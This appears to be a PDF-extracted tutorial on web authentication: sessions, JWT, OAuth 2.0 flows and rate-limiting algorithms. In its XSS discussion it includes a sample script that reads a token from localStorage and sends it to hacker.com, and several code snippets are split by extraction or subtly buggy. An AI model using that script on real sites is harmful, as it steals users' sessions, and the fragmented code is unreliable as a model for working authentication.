// Session configuration
app.use(session({
  store: new RedisStore({ client: redisClient }),
  secret: 'super-secret-key-change-in-production',
  resave: false,
  saveUninitialized: false,
  cookie: {
    secure: true,      // HTTPS only
    httpOnly: true,   // Cannot be accessed by JavaScript
    maxAge: 3600000,   // 1 hour
    sameSite: 'strict' // CSRF protection
  }
}));

// LOGIN: Create session
```

```
app.post('/login', async (req, res) => {
  const { username, password } = req.body;

  // Verify credentials
  const user = await db.query('SELECT * FROM users WHERE username
= ?', [username]);
  const validPassword = await bcrypt.compare(password,
user.password_hash);

  if (!validPassword) {
    return res.status(401).json({ error: 'Invalid credentials'
});
  }

  // CREATE SESSION (stored in Redis)
  req.session.userId = user.id;
  req.session.username = user.username;
  req.session.role = user.role;
  req.session.loginTime = new Date();

  // Session stored in Redis as:
  // Key: "sess:a7b8c9d0e1f2"
  // Value: {
  //   "userId": 123,
  //   "username": "john",
  //   "role": "admin",
  //   "loginTime": "2025-02-14T10:00:00Z",
  //   "cookie": {...}
  // }

  // Cookie sent to browser:
  // Set-Cookie: connect.sid=s%3Aa7b8c9d0e1f2.hashedsignature;
  Path=/; HttpOnly; Secure

  res.json({ success: true, user: { username: user.username } });
});
```

```

});

// PROTECTED ROUTE: Use session
app.get('/api/account/balance', (req, res) => {
  // Browser automatically sends cookie with request
  // Cookie: connect.sid=s%3Aa7b8c9d0e1f2...

  // express-session middleware:
  // 1. Reads session ID from cookie
  // 2. Looks up session in Redis
  // 3. Deserializes session data
  // 4. Attaches to req.session

  if (!req.session.userId) {
    return res.status(401).json({ error: 'Not logged in' });
  }

  // Session is valid, user is authenticated ✓
  const balance = await db.query(
    'SELECT balance FROM accounts WHERE user_id = ?',
    [req.session.userId]
  );

  res.json({ balance: balance[0].balance });
});

// LOGOUT: Destroy session
app.post('/logout', (req, res) => {
  const sessionId = req.sessionID;

  req.session.destroy((err) => {
    if (err) {
      return res.status(500).json({ error: 'Logout failed' });
    }
  });
});

```

```
// Session removed from Redis
// User is now logged out ✓
res.clearCookie('connect.sid');
res.json({ success: true });
});

// EXTEND SESSION on activity
app.use((req, res, next) => {
  if (req.session) {
    req.session.touch(); // Reset expiration timer
  }
  next();
});
```

What's stored in Redis:

Redis storage:

Key: "sess:a7b8c9d0e1f2"

Value: {

"cookie": {

"originalMaxAge": 3600000,

"expires": "2025-02-14T11:00:00.000Z",

"secure": true,

"httpOnly": true,

"path": "/"

},

"userId": 123,

"username": "john",

"role": "admin",

"loginTime": "2025-02-14T10:00:00.000Z",

"lastActivity": "2025-02-14T10:30:00.000Z"

}

Expiration: 3600 seconds (auto-delete after 1 hour)

```
// Multiple users:
Key: "sess:x1y2z3a4b5c6"
Value: { userId: 456, username: "jane", ... }

Key: "sess:p9q8r7s6t5u4"
Value: { userId: 789, username: "bob", ... }
```

Session lifecycle:

1. Login (10:00 AM)
 - Create session in Redis
 - Set cookie expires: 11:00 AM
 - User ID: 123
2. User clicks "View Balance" (10:15 AM)
 - Browser sends cookie
 - Server reads Redis session
 - Extends expiration to 11:15 AM
 - Returns balance
3. User clicks "Transfer Money" (10:30 AM)
 - Browser sends cookie
 - Server reads Redis session
 - Extends expiration to 11:30 AM
 - Processes transfer
4. User idle (no activity until 11:31 AM)
 - Session expired at 11:30 AM
 - Redis auto-deleted session
 - User clicks button
 - Server checks Redis: session not found
 - 401 Unauthorized "Please log in"

JWT Authentication (Complete flow):

Real-world implementation: Mobile API

```
const jwt = require('jsonwebtoken');
const SECRET_KEY = process.env.JWT_SECRET; // Keep in environment variable!
const REFRESH_SECRET = process.env.JWT_REFRESH_SECRET;

// LOGIN: Create JWT
app.post('/login', async (req, res) => {
  const { username, password } = req.body;

  const user = await db.query('SELECT * FROM users WHERE username = ?', [username]);
  const validPassword = await bcrypt.compare(password, user.password_hash);

  if (!validPassword) {
    return res.status(401).json({ error: 'Invalid credentials' });
  }

  // CREATE ACCESS TOKEN (short-lived)
  const accessToken = jwt.sign(
    {
      userId: user.id,
      username: user.username,
      role: user.role,
      email: user.email
    },
    SECRET_KEY,
    {
      expiresIn: '15m', // 15 minutes
      issuer: 'myapp.com',
    }
  );
});
```

```

        audience: 'api.myapp.com'
    }
};

// CREATE REFRESH TOKEN (long-lived)
const refreshToken = jwt.sign(
    {
        userId: user.id,
        type: 'refresh'
    },
    REFRESH_SECRET,
    { expiresIn: '7d' } // 7 days
);

// Store refresh token in database (so we can revoke it)
await db.query(
    'INSERT INTO refresh_tokens (user_id, token, expires_at)
VALUES (?, ?, ?)',
    [user.id, refreshToken, new Date(Date.now() +
7*24*60*60*1000)]
);

// NO SESSION STORAGE ✓
// Just return tokens to client

res.json({
    accessToken,
    refreshToken,
    user: { id: user.id, username: user.username }
});
});

// PROTECTED ROUTE: Verify JWT
app.get('/api/account/balance', verifyJWT, async (req, res) => {
    // req.user was set by verifyJWT middleware

```

```

    // req.user = { userId: 123, username: "john", role: "admin",
    ... }

    const balance = await db.query(
      'SELECT balance FROM accounts WHERE user_id = ?',
      [req.user.userId]
    );

    res.json({ balance: balance[0].balance });
  });

// JWT verification middleware
function verifyJWT(req, res, next) {
  // Extract token from header
  // Authorization: Bearer eyJhbGc...
  const authHeader = req.headers['authorization'];
  const token = authHeader && authHeader.split(' ')[1];

  if (!token) {
    return res.status(401).json({ error: 'Access token required'
  });
  }

  try {
    // Verify token signature and expiration
    const decoded = jwt.verify(token, SECRET_KEY);

    // Token is valid ✓
    // Attach user info to request
    req.user = decoded;

    next();
  } catch (err) {
    if (err.name === 'TokenExpiredError') {
      return res.status(401).json({

```

```

        error: 'Token expired',
        expiredAt: err.expiredAt
    });
}

if (err.name === 'JsonWebTokenError') {
    return res.status(401).json({ error: 'Invalid token' });
}

return res.status(500).json({ error: 'Token verification
failed' });
}
}

// REFRESH ACCESS TOKEN
app.post('/token/refresh', async (req, res) => {
    const { refreshToken } = req.body;

    if (!refreshToken) {
        return res.status(401).json({ error: 'Refresh token required'
    });
    }

    try {
        // Verify refresh token
        const decoded = jwt.verify(refreshToken, REFRESH_SECRET);

        // Check if refresh token is in database (not revoked)
        const storedToken = await db.query(
            'SELECT * FROM refresh_tokens WHERE user_id = ? AND token =
?',
            [decoded.userId, refreshToken]
        );

        if (!storedToken || storedToken.revoked) {

```

```

        return res.status(401).json({ error: 'Invalid refresh
token' });
    }

    // Get latest user data
    const user = await db.query('SELECT * FROM users WHERE id =
?', [decoded.userId]);

    // Generate new access token
    const newAccessToken = jwt.sign(
        {
            userId: user.id,
            username: user.username,
            role: user.role,
            email: user.email
        },
        SECRET_KEY,
        { expiresIn: '15m' }
    );

    res.json({ accessToken: newAccessToken });
} catch (err) {
    res.status(401).json({ error: 'Invalid refresh token' });
}
});

// LOGOUT: Revoke refresh token
app.post('/logout', verifyJWT, async (req, res) => {
    const { refreshToken } = req.body;

    // Mark refresh token as revoked
    await db.query(
        'UPDATE refresh_tokens SET revoked = true WHERE token = ?',
        [refreshToken]
    );

```

```
// Access token will expire in 15 minutes naturally
// Can't instantly invalidate (stateless!)

res.json({ success: true });
});
```

JWT Structure explained:

```
// JWT has 3 parts separated by dots:
//
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTJ5IiwiaWF0IjoxNjU0MjUyMDAwLCJ1aWkiOiJhbm91bnQifQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJVAdQS3tVLC
```

// Part 1: HEADER (base64 encoded)

```
{
  "alg": "HS256", // Algorithm
  "typ": "JWT"    // Type
}
```

// Part 2: PAYLOAD (base64 encoded - VISIBLE to anyone!)

```
{
  "userId": 123,
  "username": "john",
  "role": "admin",
  "email": "john@example.com",
  "iat": 1708000000, // Issued at timestamp
  "exp": 1708001000, // Expiration timestamp
  "iss": "myapp.com", // Issuer
  "aud": "api.myapp.com" // Audience
}
```

// Part 3: SIGNATURE (prevents tampering)

```
HMACSHA256(
  base64UrlEncode(header) + "." + base64UrlEncode(payload),
  SECRET_KEY)
```

```
)
```

```
// If anyone changes the payload (e.g., change role to "admin"):
// The signature won't match → jwt.verify() throws error ✓
```

IMPORTANT: JWT is NOT encrypted!

```
// Anyone can decode a JWT:
const jwt = require('jsonwebtoken');
const token = "eyJhbGc...";
const decoded = jwt.decode(token); // No secret needed!

console.log(decoded);
// { userId: 123, username: "john", role: "admin", ... }

// ✗ NEVER put sensitive data in JWT:
// ✗ Social security numbers
// ✗ Credit card numbers
// ✗ Passwords
// ✗ Private messages

// ✓ OK to put in JWT:
// ✓ User ID
// ✓ Username
// ✓ Role
// ✓ Email (if not sensitive)
```

Real-world comparison:

Mobile app (Uber-like)

```
// SESSION approach (✗ Doesn't work well):
// 1. User logs in on mobile app
// 2. Server sets cookie: Set-Cookie: sessionId=abc123
```

```

// 3. Problem: Mobile apps don't handle cookies well!
// 4. Session gets lost when app closes
// 5. User has to re-login constantly ❌

// JWT approach (✓ Perfect):
// 1. User logs in on mobile app
// 2. Server returns JWT
// 3. App stores JWT in secure storage:
// iOS: Keychain
// Android: EncryptedSharedPreferences

class AuthService {
  async login(username, password) {
    const response = await fetch('https://api.myapp.com/login', {
      method: 'POST',
      body: JSON.stringify({ username, password })
    });

    const { accessToken, refreshToken } = await response.json();

    // Store tokens securely
    await SecureStore.setItemAsync('accessToken', accessToken);
    await SecureStore.setItemAsync('refreshToken', refreshToken);
  }

  async makeAuthenticatedRequest(url) {
    const token = await SecureStore.getItemAsync('accessToken');

    const response = await fetch(url, {
      headers: {
        'Authorization': `Bearer ${token}`
      }
    });

    if (response.status === 401) {

```

```

        // Token expired, refresh it
        await this.refreshAccessToken();
        return this.makeAuthenticatedRequest(url); // Retry
    }

    return response.json();
}

async refreshAccessToken() {
    const refreshToken = await
SecureStore.getItemAsync('refreshToken');

    const response = await
fetch('https://api.myapp.com/token/refresh', {
    method: 'POST',
    body: JSON.stringify({ refreshToken })
});

    const { accessToken } = await response.json();
    await SecureStore.setItemAsync('accessToken', accessToken);
}
}

```

Security comparison:

Session security:

```

// ✓ Pros:
// - Session ID is meaningless random string
// - Easy to revoke immediately (delete from Redis)
// - Server controls everything
// - Can track active sessions

// ✗ Cons:
// - Vulnerable to CSRF attacks (needs CSRF tokens)

```

```
// - Cookies can be stolen via XSS

// CSRF attack example:
// Malicious site: evil.com

// Browser automatically sends session cookie!
// Money transferred! ❌

// Protection: CSRF tokens
app.use(csrf());

app.get('/transfer-form', (req, res) => {
  res.render('transfer', { csrfToken: req.csrfToken() });
});

app.post('/transfer', (req, res) => {
  // Validates CSRF token automatically
  // Evil site can't get the token ✓
});
```

JWT security:

```
// ✓ Pros:
// - Stored in localStorage/memory, not cookies (no CSRF)
// - Can be used across domains
// - Stateless (no server storage)

// ❌ Cons:
// - Vulnerable to XSS attacks
// - Can't revoke before expiration (unless using blacklist)
// - Larger size than session ID

// XSS attack example:
// Attacker injects:
<script>
```

```

    const token = localStorage.getItem('accessToken');
    fetch('https://hacker.com/steal?token=' + token);
</script>
// Token stolen! ❌

// Protection strategies:
// 1. Sanitize all user input
// 2. Use Content Security Policy (CSP)
// 3. Store in httpOnly cookie instead of localStorage
//     (But then vulnerable to CSRF again!)

// Best practice: Hybrid approach
// - Short-lived JWT in memory (XSS-safe, lost on refresh)
// - Long-lived refresh token in httpOnly cookie (CSRF-protected)
app.post('/login', (req, res) => {
    const accessToken = jwt.sign(..., SECRET_KEY, { expiresIn:
'15m' });
    const refreshToken = jwt.sign(..., REFRESH_SECRET, {
expiresIn: '7d' });

    // Store refresh token in httpOnly cookie
    res.cookie('refreshToken', refreshToken, {
        httpOnly: true, // JavaScript can't access
        secure: true, // HTTPS only
        sameSite: 'strict' // CSRF protection
    });

    // Return access token in response (store in memory)
    res.json({ accessToken });
});

```

Performance comparison:

Sessions (need database/Redis lookup):

```

// Every request:
app.get('/api/data', async (req, res) => {
  const sessionId = req.cookies.sessionId;

  // 1. Query Redis (5-10ms)
  const session = await redis.get(`sess:${sessionId}`);

  if (!session) {
    return res.status(401).json({ error: 'Invalid session' });
  }

  // 2. Parse JSON
  const userData = JSON.parse(session);

  // 3. Continue with request logic...
});

// With 1000 requests/second:
// = 1000 Redis queries/second
// Redis can handle it, but adds latency

```

JWT (no lookup needed):

```

// Every request:
app.get('/api/data', (req, res) => {
  const token = req.headers.authorization.split(' ')[1];

  // 1. Verify signature (CPU intensive but fast: 0.1-0.5ms)
  const decoded = jwt.verify(token, SECRET_KEY);

  // User data is IN the token!
  // No database query needed ✓

  // 2. Continue with request logic...

```

```
});  
  
// With 1000 requests/second:  
// = 0 database queries  
// All verification done in-app  
// Faster! ✓
```

When to use which:

Use Sessions when:

- ✓ Traditional web apps (server-rendered, **not** SPA)
- ✓ Need instant logout/revocation
- ✓ High security requirements (banking, healthcare)
- ✓ Small scale (*don't need to scale to 100 servers*)
- ✓ Users stay **on single** domain

Examples:

- WordPress admin panel
- Traditional e-commerce checkout
- Internal company tools

Use JWT when:

- ✓ Mobile apps
- ✓ Single Page Applications (React, Vue, Angular)
- ✓ Microservices architecture
- ✓ Need to scale horizontally (many servers)
- ✓ API-first architecture
- ✓ Third-party API access

Examples:

- **Spotify mobile app**
- **Instagram API**

- Stripe API
- Any React/Vue SPA

Use Hybrid when:

- ✓ Modern web apps needing both security & scalability

Setup:

- Short JWT (15 min) for API requests
- Refresh token (7 days) stored as httpOnly cookie
- Best of both worlds ✓

Examples:

- Gmail
- GitHub
- Most modern SaaS apps

4. OAuth 2.0 (Login with Google, GitHub, etc.)

What problem does OAuth solve?

The old way (✗ Insecure):

You want to give a photo printing site access to your Facebook photos.

Old method:

1. Photo site: "Enter your Facebook password"
2. You: Type password into photo site
3. Photo site: Logs into Facebook AS YOU
4. Downloads your photos

Problems:

- ✗ Photo site has your password
- ✗ Photo site can post *as* you, message your friends, etc.
- ✗ You can't *revoke access without changing password*
- ✗ *If* photo site gets hacked, your Facebook *is* compromised

OAuth way (✓ Secure):

1. Photo site: "Connect to Facebook" button
 2. You: Redirected *to* Facebook.com
 3. Facebook: "PhotoApp wants to view your photos. Allow?"
 4. You: Click "Allow"
 5. Facebook: Gives PhotoApp a LIMITED ACCESS TOKEN
 6. PhotoApp: Can *ONLY view* photos (nothing *else*)
 7. You can *revoke* access anytime *in* Facebook settings
-
- ✓ PhotoApp never sees your password
 - ✓ PhotoApp can *only* do what you allowed
 - ✓ Easy *to revoke*

OAuth 2.0 Flow (Deep dive)

There are several OAuth flows. Most common is "Authorization Code Flow"

Real example: "Login with Google" on a website

Players:

1. Resource Owner: YOU (the user)
2. Client: The website/app wanting access (e.g., Notion)
3. Authorization Server: Google's OAuth server
4. Resource Server: Google's API (Gmail, Drive, etc.)

Step-by-step flow:

Step 1: User clicks "Login with Google"

```
// Notion website code:
const GOOGLE_CLIENT_ID = 'notion-app-id-from-
google.apps.googleusercontent.com';
const REDIRECT_URI = 'https://notion.so/oauth/callback';
const SCOPES = 'openid email profile';

function loginWithGoogle() {
  const authUrl = `https://accounts.google.com/o/oauth2/v2/auth?`
+
  `client_id=${GOOGLE_CLIENT_ID}&` +
  `redirect_uri=${REDIRECT_URI}&` +
  `response_type=code&` +
  `scope=${SCOPES}&` +
  `state=${generateRandomState()}`; // CSRF protection

  // Redirect user to Google
  window.location.href = authUrl;
}
```

User is redirected to:

```
https://accounts.google.com/o/oauth2/v2/auth?
  client_id=notion-app-id...&
  redirect_uri=https://notion.so/oauth/callback&
  response_type=code&
  scope=openid email profile&
  state=abc123random
```

Step 2: User sees Google's consent screen

```
+-----+
|               Google               |
```

```
|-----|
| notion.so wants to: |
| | |
| ✓ View your email address |
| ✓ View your basic profile info |
| | |
| Logged in as: john@gmail.com |
| | |
| [Cancel] [Allow] |
+-----+
```

User clicks "Allow"

Step 3: Google redirects back to Notion with authorization code

Google redirects to:

`https://notion.so/oauth/callback?`

`code=4/0AX4XfWh...AUTHORIZATION_CODE...&`

`state=abc123random`

// Notion's callback handler:

```
app.get('/oauth/callback', async (req, res) => {
  const { code, state } = req.query;
```

// Verify state (CSRF protection)

```
if (state !== storedState) {
  return res.status(400).send('Invalid state');
}
```

// Code is single-use, expires in 10 minutes

// Continue to Step 4...

```
});
```

Step 4: Exchange authorization code for access token

```

app.get('/oauth/callback', async (req, res) => {
  const { code } = req.query;

  // Exchange code for access token (server-to-server, user
  // doesn't see this)
  const tokenResponse = await
fetch('https://oauth2.googleapis.com/token', {
  method: 'POST',
  headers: { 'Content-Type': 'application/x-www-form-
urlencoded' },
  body: new URLSearchParams({
    code: code,
    client_id: GOOGLE_CLIENT_ID,
    client_secret: GOOGLE_CLIENT_SECRET, // Secret, never
    exposed to user!
    redirect_uri: REDIRECT_URI,
    grant_type: 'authorization_code'
  })
});

const tokens = await tokenResponse.json();
/*
{
  "access_token": "ya29.a0AfH6SMBx...",
  "expires_in": 3600, // 1 hour
  "refresh_token": "1//0gN...", // Can get new access tokens
  "scope": "openid email profile",
  "token_type": "Bearer",
  "id_token": "eyJhbGciOiJIUzI1NiIsImtpZCI6IjE...\" // JWT with
  user info
}
*/

```

```
    // Continue to Step 5...
  });
```

Step 5: Use access token to get user info

```
app.get('/oauth/callback', async (req, res) => {
  // ... previous code ...

  const { access_token, id_token } = tokens;

  // Option 1: Decode ID token (JWT) for user info
  const jwt = require('jsonwebtoken');
  const decoded = jwt.decode(id_token);
  /*
  {
    "iss": "https://accounts.google.com",
    "sub": "110169484474386276334", // Unique Google user ID
    "email": "john@gmail.com",
    "email_verified": true,
    "name": "John Smith",
    "picture": "https://lh3.googleusercontent.com/a/...",
    "given_name": "John",
    "family_name": "Smith",
    "iat": 1708000000,
    "exp": 1708003600
  }
  */

  // Option 2: Call Google's userinfo API
  const userInfoResponse = await
  fetch('https://www.googleapis.com/oauth2/v2/userinfo', {
    headers: {
      'Authorization': `Bearer ${access_token}`
    }
  });
});
```

```

const userInfo = await userInfoResponse.json();

// Now Notion has user's Google info ✓
// Create/login user in Notion's database

const user = await db.query(
  'INSERT INTO users (google_id, email, name, avatar) VALUES
  (?, ?, ?, ?) ON DUPLICATE KEY UPDATE last_login = NOW()',
  [decoded.sub, decoded.email, decoded.name, decoded.picture]
);

// Create Notion session/JWT
const notionToken = jwt.sign({ userId: user.id },
NOTION_SECRET);

res.cookie('notion_session', notionToken);
res.redirect('/dashboard');
});

```

Step 6 (Later): Use access token to access Google APIs

```

// Notion wants to import your Google Drive files
app.post('/api/import-from-drive', async (req, res) => {
  // Get user's stored Google access token
  const user = await db.query('SELECT google_access_token FROM
  users WHERE id = ?', [req.user.id]);

  // Call Google Drive API
  const filesResponse = await
  fetch('https://www.googleapis.com/drive/v3/files', {
    headers: {
      'Authorization': `Bearer ${user.google_access_token}`
    }
  });
});

```

```
const files = await filesResponse.json();
res.json({ files });
});
```

Step 7: Access token expires, use refresh token

```
// Access token expired after 1 hour
// Use refresh token to get new access token

async function refreshGoogleToken(userId) {
  const user = await db.query('SELECT google_refresh_token FROM
users WHERE id = ?', [userId]);

  const response = await
fetch('https://oauth2.googleapis.com/token', {
  method: 'POST',
  body: new URLSearchParams({
    client_id: GOOGLE_CLIENT_ID,
    client_secret: GOOGLE_CLIENT_SECRET,
    refresh_token: user.google_refresh_token,
    grant_type: 'refresh_token'
  })
});

  const { access_token, expires_in } = await response.json();

  // Store new access token
  await db.query(
    'UPDATE users SET google_access_token = ?, token_expires_at =
? WHERE id = ?',
    [access_token, new Date(Date.now() + expires_in * 1000),
userId]
  );
}
```

```

    return access_token;
}

// Middleware to ensure valid access token
async function ensureValidGoogleToken(req, res, next) {
    const user = await db.query('SELECT token_expires_at FROM users
    WHERE id = ?', [req.user.id]);

    if (new Date() >= user.token_expires_at) {
        // Token expired, refresh it
        await refreshGoogleToken(req.user.id);
    }

    next();
}

```

Real-world OAuth implementation:

Complete Node.js example with Passport.js

```

const express = require('express');
const passport = require('passport');
const GoogleStrategy = require('passport-google-
oauth20').Strategy;

const app = express();

// Configure Google OAuth strategy
passport.use(new GoogleStrategy({
    clientID: process.env.GOOGLE_CLIENT_ID,
    clientSecret: process.env.GOOGLE_CLIENT_SECRET,
    callbackURL: 'https://yourapp.com/auth/google/callback'
},
    async function(accessToken, refreshToken, profile, done) {
        // This function runs after user approves access
    }

```

```

// profile contains user info:
/*
{
  id: '110169484474386276334',
  displayName: 'John Smith',
  emails: [{ value: 'john@gmail.com', verified: true }],
  photos: [{ value: 'https://lh3.googleusercontent.com/...'
}],
  provider: 'google'
}
*/

// Find or create user in database
let user = await db.query('SELECT * FROM users WHERE
google_id = ?', [profile.id]);

if (!user) {
  user = await db.query(
    'INSERT INTO users (google_id, email, name, avatar,
google_access_token, google_refresh_token) VALUES (?, ?, ?, ?, ?,
?)',
    [profile.id, profile.emails[0].value,
profile.displayName, profile.photos[0].value, accessToken,
refreshToken]
  );
} else {
  // Update access token
  await db.query(
    'UPDATE users SET google_access_token = ?,
google_refresh_token = ? WHERE id = ?',
    [accessToken, refreshToken, user.id]
  );
}

```

```

        return done(null, user);
    }
});

// Routes
app.get('/auth/google',
  passport.authenticate('google', {
    scope: ['profile', 'email',
'https://www.googleapis.com/auth/drive.readonly']
  })
);

app.get('/auth/google/callback',
  passport.authenticate('google', { failureRedirect: '/login' }),
  function(req, res) {
    // Successful authentication
    res.redirect('/dashboard');
  }
);

```

OAuth Scopes (Permissions):

```

// Different scopes for different access levels

// Minimal scopes (just login):
scope: 'openid email profile'

// Read Gmail:
scope: 'https://www.googleapis.com/auth/gmail.readonly'

// Send emails on user's behalf:
scope: 'https://www.googleapis.com/auth/gmail.send'

// Full Gmail access (read, send, delete):

```

```
scope: 'https://mail.google.com/'

// Google Drive read-only:
scope: 'https://www.googleapis.com/auth/drive.readonly'

// Multiple scopes:
scope: 'openid email profile
https://www.googleapis.com/auth/drive.readonly
https://www.googleapis.com/auth/gmail.send'
```

Requesting scopes:

```
const authUrl = `https://accounts.google.com/o/oauth2/v2/auth?` +
  `client_id=${CLIENT_ID}&` +
  `redirect_uri=${REDIRECT_URI}&` +
  `response_type=code&` +
  `scope=openid email profile
https://www.googleapis.com/auth/drive.readonly&` +
  `access_type=offline&` + // Request refresh token
  `prompt=consent`;      // Force consent screen (to get
refresh token)
```

Security considerations:

1. State parameter (CSRF protection):

```
// When initiating OAuth:
const state = crypto.randomBytes(32).toString('hex');

// Store in session
req.session.oauthState = state;

const authUrl = `...&state=${state}`;
```

```
// In callback:
app.get('/oauth/callback', (req, res) => {
  if (req.query.state !== req.session.oauthState) {
    return res.status(400).send('Invalid state - possible CSRF
attack');
  }

  // Continue...
});
```

2. Client secret protection:

```
// ❌ NEVER expose client secret in frontend code
// ❌ NEVER commit to Git
// ✓ Store in environment variables
// ✓ Only use on backend server

// .env file:
GOOGLE_CLIENT_ID=your-app.apps.googleusercontent.com
GOOGLE_CLIENT_SECRET=GOCSPX-xxxxxxxxxxxxxxxxxxxxxxxxx

// Code:
const clientSecret = process.env.GOOGLE_CLIENT_SECRET;
```

3. Validate redirect URI:

```
// In Google Cloud Console, whitelist exact redirect URIs:
// ✓ https://yourapp.com/auth/google/callback
// ✓ https://localhost:3000/auth/google/callback (for
development)

// ❌ https://evil-site.com/steal-tokens (not whitelisted, won't
work)
```

4. Token storage:

```
// ✓ Store access tokens in database (encrypted)
// ✓ Never expose to frontend if possible
// ✗ Don't store in localStorage (XSS risk)

// Encrypt before storing:
const crypto = require('crypto');

function encrypt(text) {
  const cipher = crypto.createCipheriv('aes-256-cbc',
process.env.ENCRYPTION_KEY, iv);
  let encrypted = cipher.update(text, 'utf8', 'hex');
  encrypted += cipher.final('hex');
  return encrypted;
}

await db.query(
  'INSERT INTO users (google_access_token) VALUES (?)',
  [encrypt(accessToken)]
);
```

Other OAuth providers:

GitHub OAuth:

```
// Step 1: Redirect to GitHub
const githubAuthUrl = `https://github.com/login/oauth/authorize?`
+
  `client_id=${GITHUB_CLIENT_ID}&` +
  `redirect_uri=https://yourapp.com/auth/github/callback&` +
  `scope=read:user user:email`;

// Step 2: Exchange code for token
```

```

const tokenResponse = await
fetch('https://github.com/login/oauth/access_token', {
  method: 'POST',
  headers: { 'Accept': 'application/json' },
  body: JSON.stringify({
    client_id: GITHUB_CLIENT_ID,
    client_secret: GITHUB_CLIENT_SECRET,
    code: code
  })
});

const { access_token } = await tokenResponse.json();

// Step 3: Get user info
const userResponse = await fetch('https://api.github.com/user', {
  headers: { 'Authorization': `Bearer ${access_token}` }
});

const user = await userResponse.json();
/*
{
  "login": "octocat",
  "id": 1,
  "avatar_url":
"https://github.com/images/error/octocat_happy.gif",
  "name": "The Octocat",
  "email": "octocat@github.com"
}
*/

```

Facebook OAuth:

```

const fbAuthUrl = `https://www.facebook.com/v18.0/dialog/oauth?`
+
  `client_id=${FB_APP_ID}&` +

```

```
`redirect_uri=https://yourapp.com/auth/facebook/callback&` +  
`scope=email,public_profile`;
```

Twitter/X OAuth 2.0:

```
const twitterAuthUrl = `https://twitter.com/i/oauth2/authorize?`  
+  
  `response_type=code&` +  
  `client_id=${TWITTER_CLIENT_ID}&` +  
  `redirect_uri=https://yourapp.com/auth/twitter/callback&` +  
  `scope=tweet.read users.read&` +  
  `state=${state}&` +  
  `code_challenge=${codeChallenge}&` +  
  `code_challenge_method=S256`;
```

Common OAuth pitfalls:

1. Not handling token expiration:

```
// ❌ Bad:  
const files = await  
fetch('https://www.googleapis.com/drive/v3/files', {  
  headers: { 'Authorization': `Bearer ${oldExpiredToken}` }  
});  
// Returns 401 Unauthorized  
  
// ✅ Good:  
async function callGoogleAPI(endpoint, userId) {  
  let accessToken = await getAccessToken(userId);  
  
  let response = await fetch(endpoint, {  
    headers: { 'Authorization': `Bearer ${accessToken}` }  
  });
```

```

if (response.status === 401) {
  // Token expired, refresh it
  accessToken = await refreshGoogleToken(userId);

  // Retry request
  response = await fetch(endpoint, {
    headers: { 'Authorization': `Bearer ${accessToken}` }
  });
}

return response.json();
}

```

2. Not requesting refresh token:

```

// ❌ Without access_type=offline:
const authUrl =
  `https://accounts.google.com/o/oauth2/v2/auth?...`;
// User approves → You get access_token but NO refresh_token
// After 1 hour, access_token expires
// User must re-authorize! Annoying!

// ✓ With access_type=offline:
const authUrl = `https://accounts.google.com/o/oauth2/v2/auth?` +
  `...&access_type=offline&prompt=consent`;
// User approves → You get access_token AND refresh_token ✓
// Can refresh access_token indefinitely

```

3. Over-requesting scopes:

```

// ❌ Requesting unnecessary permissions:
scope: 'openid email profile https://mail.google.com/'
// Just for login, but asking for full Gmail access?
// Users will be suspicious and may decline

```

```
// ✓ Request only what you need:
scope: 'openid email profile'
// Just for login → simple and trustworthy ✓

// Later, if you add Gmail feature, request incremental
authorization:
function connectGmail() {
  const authUrl =
`...&scope=https://www.googleapis.com/auth/gmail.send&` +
  `include_granted_scopes=true`; // Keep previous scopes
}
```

5. Rate Limiting vs Throttling

The core difference:

Rate Limiting = Hard limit. "You can make 100 requests per hour. Request #101 is REJECTED." **Throttling** = Slow down. "You can make unlimited requests, but we'll slow you down after 100/hour."

Both prevent API abuse, but handle it differently.

Rate Limiting (Deep Dive):

What it is: A strict quota system that counts requests and blocks excess requests.

Real example: Twitter API

Twitter **Free** Tier rate limits:

- 50 tweets **per** 24 hours
- 300 API requests **per** 15 minutes
- 1500 tweets liked **per** 24 hours

If you exceed:

- HTTP 429 "Too Many Requests"
- Must wait until quota resets

Implementation methods:

Method 1: Fixed Window (Simple but flawed)

```
const express = require('express');
const redis = require('redis');
const client = redis.createClient();

const RATE_LIMIT = 100; // 100 requests
const WINDOW_SIZE = 3600; // per hour (3600 seconds)

async function fixedWindowRateLimiter(req, res, next) {
  const userId = req.user.id;
  const currentWindow = Math.floor(Date.now() / 1000 /
WINDOW_SIZE);
  const key = `rate_limit:${userId}:${currentWindow}`;

  // Get current count
  const requestCount = await client.get(key);

  if (requestCount && parseInt(requestCount) >= RATE_LIMIT) {
    return res.status(429).json({
      error: 'Rate limit exceeded',
      limit: RATE_LIMIT,
      window: WINDOW_SIZE,
      retryAfter: WINDOW_SIZE - (Date.now() / 1000 % WINDOW_SIZE)
    });
  }

  // Increment counter
```

```

    await client.incr(key);

    // Set expiration on first request of window
    if (!requestCount) {
        await client.expire(key, WINDOW_SIZE);
    }

    // Add headers
    res.setHeader('X-RateLimit-Limit', RATE_LIMIT);
    res.setHeader('X-RateLimit-Remaining', RATE_LIMIT -
(parseInt(requestCount) || 0) - 1);
    res.setHeader('X-RateLimit-Reset', (currentWindow + 1) *
WINDOW_SIZE);

    next();
}

app.use(fixedWindowRateLimiter);

```

Problem with fixed window:

Window 1: 10:00 - 11:00
 Window 2: 11:00 - 12:00

Timeline:

10:59:50 - User makes 100 requests (allowed)
 11:00:00 - New window starts
 11:00:10 - User makes 100 requests (allowed)

Result: 200 requests in 20 seconds! ❌

Burst attack possible at window boundaries

Method 2: Sliding Window (Better, more complex)

```

async function slidingWindowRateLimiter(req, res, next) {
  const userId = req.user.id;
  const now = Date.now();
  const windowStart = now - WINDOW_SIZE * 1000;

  const key = `rate_limit:${userId}`;

  // Remove old requests outside window
  await client.zremrangebyscore(key, 0, windowStart);

  // Count requests in current window
  const requestCount = await client.zcard(key);

  if (requestCount >= RATE_LIMIT) {
    return res.status(429).json({
      error: 'Rate limit exceeded',
      limit: RATE_LIMIT,
      window: `${WINDOW_SIZE} seconds`
    });
  }

  // Add current request with timestamp as score
  await client.zadd(key, now, `${now}-${Math.random()}`);

  // Set expiration
  await client.expire(key, WINDOW_SIZE);

  res.setHeader('X-RateLimit-Remaining', RATE_LIMIT -
requestCount - 1);

  next();
}

```

Benefits of sliding window:

10:59:50 - User makes 100 requests
11:00:00 - Window slides forward
11:00:10 - Check requests in last 3600 seconds
→ Still includes 10:59:50 requests
→ Rate limit applies ✓

No burst attack possible!

Method 3: Token Bucket (Most flexible)

```
